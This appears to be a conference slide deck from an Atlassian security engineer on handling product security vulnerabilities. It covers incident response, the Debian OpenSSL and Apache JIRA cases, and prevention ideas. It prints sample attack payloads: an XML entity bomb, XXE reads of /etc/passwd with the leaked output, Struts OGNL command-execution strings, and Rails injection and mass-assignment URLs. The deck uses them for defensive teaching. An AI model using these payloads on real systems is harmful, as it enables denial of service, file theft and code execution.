copenhagen goto; conference

Security vulnerabilities for grown-ups

Vitaly Osipov
Atlassian

Or: 7 product security lessons I learned @Atlassian

Disclaimer

- All good parts of this talk
  - Are learned from my colleagues
- Any errors
  - Are all mine

Lesson 1

Sea of vulnerabilities

Security vulnerability?

- Not a security feature - e.g. login
- Security **of** other features

- Bug in your code that can lead to unauthorised
  - view / change of information
  - downtime

Typical product

- Web(-ish) applications
- >100 kloc
- Dozen third party libraries
- A couple of Web frameworks
- Enterprise customers

Learned:

- If you're a mid-size software vendor
- You will learn your code has vulnerabilities
- This year...
- More than once…
- Remember, only 50% products can be "above average"
- The current industry average is far from good

Levels of “oops”

- You find the vulnerability yourself
- Customer reports their findings
- “Security researcher” contacts you
- You are compromised
- Customer is compromised

Clouds and silver lining

- Someone gives a damn, hurray!
- A culture shift - “loss of innocence”
  - Growing up
- Stages of grief

5 stages of grief

- **Denial:** “This cannot be happening”
- **Anger:** “Why me? It is not fair!”
- **Bargaining:** “Perhaps it is not as bad as it seems?”
- **Depression:** “Man, nobody will ever buy from us again!”
- **Acceptance:** “We can fix this!”

Lesson 2

Small bugs, big incidents

Debian OpenSSL

Diff of /openssl/trunk/rand/md_rand.c

viewvc

Parent Directory | Revision Log | Patch

	revision 140 by *kroeckx*, Tue May 2 16:25:19 2006 UTC	revision 141 by *kroeckx*, Tue May 2 16:34:53 2006 UTC
#	**Line 271** static void ssleay_rand_add(const void *	**Line 271** static void ssleay_rand_add(const void *
271	else	else
272	MD_Update(&m,&(state[st_idx]),j);	MD_Update(&m,&(state[st_idx]),j);
273		
274		/*
275		* Don't add uninitialised data.
276	MD_Update(&m,buf,j);	MD_Update(&m,buf,j);
277		*/
278	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
279	MD_Final(&m,local_md);	MD_Final(&m,local_md);
280	md_c[1]++;	md_c[1]++;
#	**Line 465** static int ssleay_rand_bytes(unsigned ch	**Line 468** static int ssleay_rand_bytes(unsigned ch
468	MD_Update(&m,local_md,MD_DIGEST_LENGTH);	MD_Update(&m,local_md,MD_DIGEST_LENGTH);
469	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
470	#ifndef PURIFY	#ifndef PURIFY
471		/*
472		* Don't add uninitialised data.
473	MD_Update(&m,buf,j); /* purify complains */	MD_Update(&m,buf,j); /* purify complains */
474		*/
475	#endif	#endif
476	k=(st_idx+MD_DIGEST_LENGTH/2)-st_num;	k=(st_idx+MD_DIGEST_LENGTH/2)-st_num;
477	if (k > 0)	if (k > 0)

Colored Diff Show

Legend:
Removed from v.140
changed lines
Added in v.141

Apache / JIRA 2010

- *"ive got this error while browsing some projects in jira http://tinyurl.com/XXXXXXXXX"*

- Change attachment path
- Install JSP shell and password interceptor...
- https://blogs.apache.org/infra/entry/apache_org_04_09_2010


Learned:

- Often one vulnerability is all it takes
- Several “non-critcial” issues combine into one big trouble

Lesson 3

But this is not my code!

Is this sufficient?



XML Bomb

Known since 2002, yet you probably have this

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5
...
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

10^9 lols

XXE Local Entities

```
<!DOCTYPE soapenv:Envelope [
<!ENTITY readme SYSTEM "/etc/passwd">
]>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:urn="..." xmlns:aut="...">
<soapenv:Header/>
<soapenv:Body>
...
</soapenv:Body>
</soapenv:Envelope>
```

XXE

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <soap:Body>
        <soap:Fault>
            <faultcode>soap:Server</faultcode>
            <faultstring>
                root:x:0:0:root:/root:/bin/bash
                daemon:x:1:1:daemon:/usr/sbin:/bin/sh
                bin:x:2:2:bin:/bin:/bin/sh
                sys:x:3:3:sys:/dev:/bin/sh
                sync:x:4:65534:sync:/bin:/bin/sync
                games:x:5:60:games:/usr/games:/bin/sh
                ...
                whoopsie:x:127:140::/nonexistent:/bin/false
            </faultstring>
            <detail>...</detail>
        </soap:Fault>
    </soap:Body>
</soap:Envelope>
```

Other recent examples:
https://issues.jboss.org/browse/RESTEASY-637

Aside: where to start with XXE in Java

- DocumentBuilderFactory
- SAXParserFactory
- XMLInputFactory
- nu.xom.Builder
- SAXBuilder

OGNL - Struts

```
/Test.action?id='%2b(%23_memberAccess["allowStaticMethodAccess"]=true,
    @java.lang.Runtime@getRuntime().exec('calc'))%2b'

Cookie: (#_memberAccess["allowStaticMethodAccess"]\u003dtrue)(x)=1;
    x[@java.lang.Runtime@getRuntime().exec('calc')]=1

/Test.action?name=C:/sec-consult.txt&x[new+java.io.FileWriter(name)]=1
```

See Struts advisories

More OGNL

```
http://localhost:8085/boo/file://etc/hosts%00://*/.ftl

http://localhost:6060/foo/admin/editServerSettings.do?
    http.proxyPort='%2B+@java.lang.System@exit(1)+%2B'
```

Ruby

```
values.each do |condition, value|
  mass_conditions[condition.to_sym] = value
  value.delete_if { |v| ignore_value?(v) } if value.is_a?(Array)
  next if ignore_value?(value)
  @current_scope = @current_scope.send(condition, value)
```

*/triggerpath?search[instance_eval]=**%60**touch **%20%2f**tmp**%2f**command_exec**%60***

touch /tmp/command_exec

“Ruby on Rails from a code auditor's perspective”, Hackito Ergo Sum 2011 by @joernchen

...On Rails

Mass assignment is a feature

```ruby
def signup
  params[:user] # => {:name => "pwnd", :admin => true}
  @user = User.new(params[:user])
end

http://www.example.com/user/signup?user[name]=pwnd&user[admin]=1
```

http://edgeguides.rubyonrails.org/security.html


Learned

- Past decisions will bite you
- ...and decisions of other people will bite you too
- When you least expect it

Lesson 4

Why all this matters

Here to stay


Vulnerability reports by year
7,000
5,250
3,500
1,750
0
2005
2006
2007
2008
2009
2010
2011
Total
High severity

Do you like...

- Coding features?
- Fixing bugs?
- ...bugs that are not triggered by normal use?
- ...rare bugs reported by people who are intentionally using your software not to the specs?
  - Also known as security vulnerabilities

Security is difficult

“Everyone knows that debugging is twice as hard as writing a program in the first place. So if you're as clever as you can be when you write it, how will you ever debug it?”

Brian Kernigan

Normal dev reaction

“Please make it go away and let me create exciting new features for my customers!”

(not an actual quote)

Learned:

- Security is counterintuitive
- Most companies do not think security (or, say, architecture) until a while into the project
- “Fixing” security becomes much harder as the product grows

Lesson 5

What can we **do**?

Three things

1. Product security response
2. Priority fixing
3. “Prevention”

Lesson 6

Response and Validation

1. Response

- a.k.a. PSIRT
- Small effort that goes a long way
- Sanity in a crisis
- security@*yourdomain.com*

Learned:

- Research is exciting for developers
- Fixing is less so
- Especially when patches are involved
  - And you do not do patches as a rule

Learned:

- Advisory / security alert?
- External dependencies
  - Products
  - Services
  - Infrastructure
- Checking, double-checking, triple-checking

Lesson 7

Fixing

2. Fixing

User Hacks GitHub to Showcase Vulnerability After Rails Developers Dismiss His Report

By Lucian Constantin, IDG News

A user has hacked into the official GitHub-hosted Ruby on Rails code repository and bug tra
on Sunday in order to show the Rails development team how serious a vulnerability was.

SIMILAR ARTICLES:

Ruby on Rails 3.2 Aids the Developers

Ruby on Rails 3.1 Will Make the Apps Run Faster

About Final Fantasy XIII's Linearity Issue

Ruby on Rails, commonly referred to as Rails, is an increasingly popular Web application development frame for the Ruby programming language, whose goal is to al developers to focus on building applications rather than understanding what goes on under the hood.

One of the most popular Web services built using Rails i

Learned:

- Find vuln reports proactively
- Fix fast and keep the reporter in the loop
  - Even if the issue does not look serious
  - “Where else does this appear?”
- Be very nice
- “Responsible disclosure” debate

3. “Preventing”

- Difficult and endless battle
  - Especially in Agile shops
  - Microsoft has some papers about Agile SDL
- Ask me next year

Ideas

- Use framework features if you can (auto-encoding for XSS)
- Stripped-down Java Security Manager (code execution, file reads)
- Reduce complexity of inputs (no OGNL!)

Ideas

- Train QA in security
  - Training a security pro in QA is harder
  - Developers will learn from them
    - Depends on how QA/Dev is set up
- “Blind spots” - missing classes of vulnerabilities

Ideas

- Testing tools
- Burp Suite
- Only a help, not a magic scanner
- Many false positives and false negatives from all automated scanners - source code or web

Watch out

“Each of these endeavours resulted in a significant and brief improvement, which was quickly overcome by the entropy of unstructured coding.”

Somewhere in PragProg mag

Do I have to?

- Response and fixing are the basics
- Bad PR and stolen data are worse than any short term savings
- Emergency fixing is **very** expensive
- “Past results do not guarantee future success”


But it cannot happen to me!

Oh man, what a day! An update on our security breach

By Mike Cannon-Brookes, Co-Founder and Chief …
About News
On April 13, 2010

Background

Around 9pm U.S. PST Sunday evening, Atlassian detected a security breach on one of our internal systems. The breach potentially exposed passwords for customers who purchased Atlassian products before July 2008. During July 2008, we migrated our



TODO

- Make someone accountable for response
- Set up and monitor security@
- Train QA in security
- Prioritise fixing security issues
- Think about prevention / risk management...

- http://www.atlassian.com/security
- @agelastic
- security@atlassian.com